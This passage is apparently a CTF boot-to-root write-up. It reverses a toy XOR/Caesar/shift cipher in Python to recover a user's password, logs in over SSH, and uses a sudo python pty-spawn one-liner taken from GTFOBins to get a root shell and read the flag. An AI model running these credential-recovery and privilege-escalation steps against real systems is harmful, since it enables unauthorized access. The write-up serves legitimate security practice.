```

the code extract from string in cyperchef

Let's Explain The Code In Details :

This code is an encryption program that uses a combination of three encryption techniques: Caesar cipher, XOR cipher, and text shifting, followed by encoding the result in base64 format.

#### 1. Constants:

CORRECT\_OUTPUT\_BASE64: A pre-defined base64 encoded string, which will be used to check if the user input has been correctly encrypted

XOR\_KEY: The key used for the XOR operation (42 in this case).

SHIFT\_AMOUNT: The number of positions to shift characters when applying the Caesar cipher and when shifting the text.

#### 2. Caesar Cipher:

The function `caesar_cipher` takes a text and a shift value. It shifts each character's ASCII value by the shift amount, wrapping around if necessary, and returns the resulting encrypted text.

#### 3. XOR Cipher:

The `xor_cipher` function takes a text and an XOR key. It applies the XOR operation between each character's ASCII value and the XOR key (42). The result is an encrypted version of the text.

#### 4. Text Shifting:

The `shift_text` function shifts the entire string by moving characters around. The shift wraps around when it exceeds the string length, so if the shift amount is greater than the string length, it's reduced to a value within range.

## 5. Encrypting the Input:

In `encrypt_input`, the input goes through three steps: first the Caesar cipher, then the XOR cipher, and finally the text shifting. The result is the fully encrypted text.

## 6. Base64 Encoding:

The encrypted text is then encoded into base64 format using `base64.b64encode`. This makes it easier to handle and compare the result with the pre-defined correct base64 string.

## 7. Main Function:

The main function prompts the user to enter a string. It encrypts the string and checks if the base64 encoded result matches the pre-defined correct output. If they match, it prints "Success!", otherwise it asks the user to try again

Okay , It a Simple Encrypter Which Do Some Simple Algorithms To Encrypt A Password , So All We Need Now To Reverse This Simple Code , So We Need To Reverse Each Function In A reversed Order To Take The Encoded Data And Retrieve its decrypted content

This is code to do our job :

```

import base64

# Define constants
CORRECT_OUTPUT_BASE64 =
"HRIcGUFBShYzUkhjHltNSHocSBcGSH0dRBxIehxIfRlIYRlaHEh5RRw="
XOR_KEY = 42 # Key for XOR operation
SHIFT_AMOUNT = 3 # Amount to shift in Caesar cipher

def caesar_cipher_reverse(text, shift):
    # Reverse the Caesar cipher (shift each character back)
    decrypted = ''.join(chr((ord(char) - shift) % 256) for char
in text)
    return decrypted

def xor_cipher_reverse(text, key):
    # Reverse the XOR cipher (XOR each character with a key again)
    decrypted = ''.join(chr(ord(char) ^ key) for char in text)
    return decrypted

def shift_text_reverse(text, shift_amount):
    # Reverse the shifting (shift in the opposite direction)
    shift_amount = shift_amount % len(text) # Ensure shift amount is
within range
    decrypted = text[shift_amount:] + text[:shift_amount]
    return decrypted

def decrypt_encrypted_data(encrypted_base64):
    # Decode the base64 to get the encrypted text
    encrypted_input = base64.b64decode(encrypted_base64).decode()

    # Reverse the encryption steps
    step1 = shift_text_reverse(encrypted_input, SHIFT_AMOUNT) #
Reverse the shift
    step2 = xor_cipher_reverse(step1, XOR_KEY) # Reverse the XOR
operation
    final_decrypted = caesar_cipher_reverse(step2, SHIFT_AMOUNT) #
Reverse the Caesar cipher

    return final_decrypted

def main():
    # Decrypt the encrypted base64 data
    decrypted_data = decrypt_encrypted_data(CORRECT_OUTPUT_BASE64)

    # Output the decrypted data
    print("Decrypted data:", decrypted_data)

if __name__ == "__main__":
    main()

```



```
main.py  [ ] [ ] [ ] Share Run Output Clear
1 import base64
2
3 # Define constants
4 CORRECT_OUTPUT_BASE64 =
   "HRICGUFBSHYZUkhjHltNSHocSBcGSH0dRBxIehxIfRIIYRlaHEh5RRw="
5 XOR_KEY = 42 # Key for XOR operation
6 SHIFT_AMOUNT = 3 # Amount to shift in Caesar cipher
7
8 def caesar_cipher_reverse(text, shift):
9     # Reverse the Caesar cipher (shift each character back)
10    decrypted = ''.join(chr((ord(char) - shift) % 256) for char in
        text)
11    return decrypted
12
13 def xor_cipher_reverse(text, key):
14     # Reverse the XOR cipher (XOR each character with a key again)
15    decrypted = ''.join(chr(ord(char) ^ key) for char in text)
16    return decrypted
17
18 def shift_text_reverse(text, shift_amount):
19     # Reverse the shifting (shift in the opposite direction)
20    shift_amount = shift_amount % len(text) # Ensure shift amount is
        within range
21    decrypted = text[shift_amount:] + text[:shift_amount]
22    return decrypted
23
24 def decrypt_encrypted_data(encrypted_base64):
```

```
Decrypted data: 0hh_Y0u_F1nd_M3:)_T4k3_M3_T0_H0m3_P13453
=== Code Execution Successful ===
```

Steve's Password : "0hhY0u\_F1nd\_M3:)\_T4k3\_M3\_T0\_H0m3\_P13453"

```
steven@192.168.126.128's password:
Posts
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Hello world!
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 18 04:47:34 2024 from 192.168.126.159
$
$
```

one of the easiest way to check if this user can run any script with root privilege is using

sudo -l command as shown below

from the above SCR we can see Steven can run python command without password as a sudoer ! WOW !!

Now I'm going to share an amazing site that can help with privilege escalation techniques when you're on a Linux System. It's called GTFOBins. Let's take a look at what they have and search for a python privilege escalation technique:

```
sudo python -c 'import pty;pty.spawn("/bin/bash")'
```

the above command will use python (which can be run as sudo for Steven) and use this python to initiate bash shell (SO the bash shell will launch with root privilege)

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
sudo: unable to resolve host Borkan
root@Borkan:/home/steven#
```

Posted on [August 12, 2018](#)

[Hello world!](#)

Now am root

```
root@Borkan:~# cat rootFlag.txt
```

```
flag5{Borkan_!s_OfF_N0w_Thanks_U_Sav3d_The_Gl0bE}
```

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

• [A WordPress Commenter on Hello world!](#)

@mccannwj / [wjmccann.github.io](#)

```
root@Borkan:~#
```

